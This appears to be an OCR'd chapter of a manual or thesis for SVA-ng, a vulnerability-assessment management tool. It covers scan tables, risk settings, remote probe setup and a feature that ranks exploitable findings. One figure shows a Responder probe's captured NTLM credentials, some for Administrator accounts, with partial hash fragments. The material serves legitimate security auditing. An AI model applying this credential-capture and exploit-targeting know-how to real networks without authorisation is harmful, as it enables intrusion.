
Fixes

Copy | CSV | Print

Search:

Severity	Host	Service	Vuln Detail	Operator
MEDIUM	[redacted]	161 snmp	SNMP Agent Default Community Name (public)	test:2018-05-26_16:13:11
LOW	[redacted]	123 ntp	NTP ntpd Mode 7 Error Response Packet Loop Remote DoS	test:2018-05-26_16:13:00
LOW	[redacted]	123 ntp	NTP ntpd Mode 7 Error Response Packet Loop Remote DoS	test:2018-05-26_16:12:55
LOW	[redacted]	123 ntp	NTP ntpd Mode 7 Error Response Packet Loop Remote DoS	test:2018-05-26_16:13:06
LOW	[redacted]	443 www	SSL Certificate signed with an unknown Certificate Authority	test:2018-05-26_16:15:55
LOW	[redacted]	443 www	SSL Certificate with Wrong Hostname	test:2018-05-26_16:16:00

Figure 5.14. Fixes table



Search in every scan [✓ Yes] No, search in current only (#42)


Submit

Copy | CSV | Print

Search:

Scan #	IP	Share	Access
42	10.10.10.1	test_share	writable
42	10.10.10.1	test_share	writable
42	10.10.10.1	test_share	writable

Figure 5.15. Example of shares table




VA Details Name	SSH Protocol Version 1 Session Key Retrieval
Exploitability modify	Automated script: Not Present - PT experience: Not set
Risk Level	[LOW]
Current Situation	[VULNERABLE]
Full output	
Recommendation	Disable compatibility with version 1 of the protocol.

Fix Vulnerability | Accept Risk | Clean Current State

Figure 5.16. Changing the state of a vulnerability


5.6 Special Configurations

SVA-ng offers the possibility to users to modify its configuration to fit the customer needs. As a policy, we wanted no modification to be retroactive in scans. Therefore the general behaviour is,



Code	Test01
Codename	Test01
Host IP	10.10.10.10
Port	51
Risk	Medium
Document	none
Description	Test vulnerability
Recommendation	Test vulnerability
Notes	

Figure 5.17. Adding a manual entry



Manual VA list

Codename (Code) [Document]	Description	Recommendation	Risk Status	
Test01 (Test01) [none]	Test vulnerability	Test vulnerability	[MEDIUM] Present	Edit Remove


Showing 1 to 1 of 1 entries

Figure 5.18. Listing all manual entries

when the user requests a configuration modification, these alterations will be in place only from the current scan and the future ones. Of course, if the current selected scan is not the last one, the modifications will apply from the selected scan on.

5.6.1 VIP configuration

As shown in figure 5.19, the user can manually select and modify the names of the Very Important Ports. These choice is usually performed during the importation phase but can be altered manually here.



Edit vip ports configuration


Submit

Port	Name	
21	ftp	Delete
22	ssh	Delete
23	telnet	Delete
25	smtp	Delete
80	www	Delete
110	pop3	Delete

Figure 5.19. Editing the VIP configuration

5.6.2 Risk configuration

By default, SVA-ng import risk classes from Nessus. If the risk is not matching the customer needs, the page "Edit risk configuration" shown in figure 5.20 allow the user to alter them. The general idea here is that every vulnerability has a suggested risk that can be overloaded with a manual one. From the selected scan on, if not stated differently, all other scans will have the risk modified. In the manually configured column, it is possible to know from which scan number, that configuration has been inherited. The system by default marks in red all vulnerabilities that have not been modified or for which the suggested value have not been accepted. The lines that will be submitted for change are marked in green.




POP Server Detection	The remote host is running a server that understands the Post Office Protocol (POP), used by email clients to retrieve messages from a server, possibly across a network link.	[NONE]	[HIGH] (from #33)	Keep current	
rlogin Service Detection	The remote host is running the 'rlogin' service. This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the rlogin client and the rloginserver. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files. You should disable this service and use ssh instead.	[MEDIUM]		Keep current	
RPC portmapper Service Detection	The RPC portmapper is running on this port. The portmapper allows someone to get the port number of each RPC service running on the remote host by sending either multiple lookup requests or a DUMP request.	[NONE]		Keep current	
Multiple Mail Server EXPN/VRFY Information Disclosure	The remote SMTP server answers to the EXPN and/or VRFY commands. The EXPN command can be used to find the delivery address of mail aliases, or even the full name of the recipients, and the VRFY command may be used to check the validity of an account. Your mailer should not allow remote users to use any of these commands, because it gives them too much information.	[LOW]		Keep current	Accept

Figure 5.20. Editing the risks configuration

5.6.3 Recommendations

As for risk configurations (see figure 5.21), also recommendations are inherited across scans. When the system shows the "From base recommendation" label the user knows that no alteration of that remediation ever occurred.



[HIGH]

POP Server Detection

The remote host is running a server that understands the Post Office Protocol (POP), used by email clients to retrieve messages from a server, possibly across a network link.

Disable this service if you do not use it.

[From base recommendation]

[MEDIUM]

rlogin Service Detection

The remote host is running the 'rlogin' service. This service is dangerous in the sense that it is not ciphered - that is, everyone can sniff the data that passes between the rlogin client and the rloginserver. This includes logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files. You should disable this service and use ssh instead.

Comment out the 'login' line in /etc/inetd.conf


[From base recommendation]

Figure 5.21. Editing the recommendations configuration

As it might be useful to export configurations across different customers, SVA-ng allows for importing and exporting them in the "Import Export configurations" menu in the "Advanced" entry. As shown in figure 5.23, the user can chose to export only single aspects of the configuration. As an example, if a customer needs a VAT with recommendations in another language and another company already requested so, the only operation needed is to export the previous customer recommendation configuration file and import it in the new one. Configuration files are written in JSON in order to be human readable. An example of such file is shown in figure 5.22.

```
resources.json:
  {
    "risks":[
      {"risk":"0","id":"10028"},
      {"risk":"4","id":"10092"},
      {"risk":"5","id":"10107"}],
    "solutions":[],
    "rank":[
      {"script":false,"meta_script":false,"exp_rank":"2","id":10028},
      {"script":true,"meta_script":false,"exp_rank":"3","id":10092},
      {"script":true,"meta_script":true,"exp_rank":"4","id":10107}]
  }
```

Figure 5.22. Example of exported risks and PT suggester ranks - JSON format


Export

Risks ○
Recommendations ○
Ranks ○
All ✓

Export

Import

Sfoglia... Nessun file selezionato.

Import

Figure 5.23. Export and import configuration forms

5.7 Installing a remote probe


Probe deployment starts with the installation of all necessary resources on the probe computer. These operations can be summarized in the following steps:

- Clone the zip packet of the required probe on the target machine
- Create the "svang" user and its home directory according the the UNIX standards
- Extract the packet in its home directory ensuring that the "svang" user is the owner of all of them
- Install the main server SSH key in the .ssh/authorized_keys file in order for the main server to be able to remotely login and launch the scripts
- Test the connection manually from the main server

When all the code have been successfully deployed, the next step is to configure the application to communicate with it. In the "Advanced" section there is the "Probes" page shown in figure 5.24. Under "New Probe" it is possible to configure the new probe with all needed parameters. All of them can be modified later on. The "probe type" must match exactly the name of the probe being deployed.

5.8 Launching a probe task

In figure 5.25 a correctly configured probe is shown. From this page, the user can edit the probe, remove it and check its status. When the status is red with label "Probe is not reachable", the user should manually check the connection among the nodes. If it is green, then it can be started. After being launched, most of the probes need to be manually stopped in order to retrieve the results. Errors for this procedure are logged in the log file as well as being shown as pop-ups in the web view. The "Last results" shows a brief summary of the last task assigned to a task while to visualise the whole set of collected data, an ad-hoc page is created as shown in figure 5.26.



Probes

Add New

Add new probe

Name	responder
Ip	10.10.10.10
SSH Port	22
Probe Type	responder_probe
Parameters	

Figure 5.24. Editing a new probe


responder


Name	responder
Ip	10.10.10.10
SSH Port	22
Probe Type	responder_probe
Parameters	
Last Results	
Status	Probe is not reachable
Job Status	No job running

Figure 5.25. Interacting with a probe

5.9 PT suggestions

The Penetration Testers suggestions feature is an advanced option available in SVA-ng. By default, it imports the data about vulnerability exploits availability from the Nessus scans and aggregates it with other data. In security auditing, when a team have experience in exploiting a particular vulnerability, their probability of success whenever that vulnerability is found again is higher and the time consumed for preparation is lower. For this reason, as shown in figure 5.27, it is useful to create a table sorted by experience and script availability of vulnerability exploitation for the vulnerabilities found in the current scan.


Modifications of such values are performed in the ”Configured PT Suggester” page shown in



Results for probe type "responder_probe"

responder_type	user	group	ip	
SMBv2-NTLMv2-SSP	[redacted]	[redacted]	[redacted]	[redacted]
SMBv2-NTLMv2-SSP	Administrator	[redacted]	[redacted]	Administr[redacted]1c6275372
HTTP-NTLMv2	[redacted]	[redacted]	[redacted]	[redacted]7d27a41
HTTP-NTLMv1	Administrator	[redacted]	[redacted]	Administrator:[redacted]007:0A
SMB-NTLMv1-SSP	[redacted]	[redacted]	[redacted]	[redacted]D2E11FC

Figure 5.26. Responder probe result table




PT Suggester

Ip	Port	Vulnerability Title	Risk	Script	Rank
100.159.11.18	2301	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	[MEDIUM]	None	4
100.159.11.18	2381	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	[MEDIUM]	None	4
100.53.13.50	2301	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	[MEDIUM]	None	4
100.53.13.50	2381	HP System Management Homepage < 6.0.0.96 / 6.0.0-95 Multiple Vulnerabilities	[MEDIUM]	None	4
100.159.11.18	2301	HP System Management Homepage < 6.3 Multiple Vulnerabilities	[HIGH]	None	3
